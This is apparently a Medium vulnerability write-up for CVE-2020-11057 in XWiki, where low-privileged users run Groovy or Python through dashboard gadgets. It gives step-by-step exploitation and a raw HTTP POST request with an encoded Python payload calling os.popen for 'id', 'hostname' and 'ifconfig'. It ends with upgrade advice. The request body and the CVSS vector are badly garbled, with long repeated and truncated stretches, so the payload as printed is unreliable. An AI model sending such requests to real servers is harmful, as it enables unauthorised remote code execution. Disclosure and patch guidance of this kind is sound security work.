

# Xwiki authenticated server side code execution without programming rights



## Basic Info

□ Save

**A** in Ø

Vendor: XWiki community

Product: Xwiki

CVE: CVE-2020-11057

CVSS: 9.9

 $\textbf{CVSS vector:} \underline{\textbf{https://www.first.org/cvss/calculator/3.1\#CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L/UI:N/S:C/C:H/A:H/A:L/UI:N/S:C/C:H/A:H/A:L/UI:N/S:C/C:H/A:H/A:L/UI:N$ 

Description: Due to the lack of dashboard and gadget-owner verification (the owner was the system administrator with all rights by default), users without code execution rights could add and execute groovy or python scripts in their profile dashboard.

### **Example of exploitation**


User "Test1Test1" don't have any rights to execute code or scripts.




Rights of user Test1Test1

 $Nevertheless\ we\ can\ go\ to\ his\ Profile->\ My\ dashboards\ ->\ Add\ Gadget\ ->\ Groovy/Python\ ->\ paste\ code\ ->\ Submit$ 







Profile-> My dashboards



Add Gadget -> Groovy/Python





Result of code execution

#### Or Http POST request example:

POST /xwiki/bin/objectadd/XWiki/0vXlYIG2EZ HTTP/1.1 Host: localhost Accept: text/javascript, text/html, application/xml, text/xml, \*/\* Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest X-Prototype-Version: 1.7.3 Content-type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 504 Connection: close Referer: http://localhost:8080/xwiki/bin/edit/XWiki/0vXlYIG2EZ Cookie: JSESSIONID=263C7B42F85990C8C5345F6B0625F4E7; username="place4username"; password="place4password"; rememberme="false"; validation="cc7c3d58e321bb7bfffb8b1ed544b423" Content-Type: application/x-www-form-urlencoded  $class name = XWiki. Gadget Class \& XWiki. Gadget Class\_title = \%24 services. localization. render (`rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') \& XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadget Class\_content = \%3C! - ("rendering. macro.python. name') & XWiki. Gadge$ startmacro % 3 Apython % 7 C-% 7 C% 7 C-%7 C import + os %0D %0A print (os.popen (%22 id %22). read ()) %0D %0A print (os.popen (%22 hostname %22). read ()) %0D %0A print (os.popen (%22 if config %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22). read ()) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%22 id %22)) + os %0D %0A print (os.popen (os.popen (%22 id %22)) + os %0D %0A print (os.popen (%3E%3C! - stopmacro - $\%3E \& Requires HTML Conversion = XWiki. Gadget Class\_content \& XWiki. Gadget Class\_content\_syntax = xwiki \%2F2.0 \& XWiki. Gadget Class\_position = 1 \%2C+1 \& form\_to ken = T2xp$ v9hkkQPsfBYvbFpXVA

### Solution/Remediation

Update your xwiki to versions 11.3.7, 11.10.3 or 12.0.

Xwiki Cve Rce

About Help Terms Privacy

Get the Medium app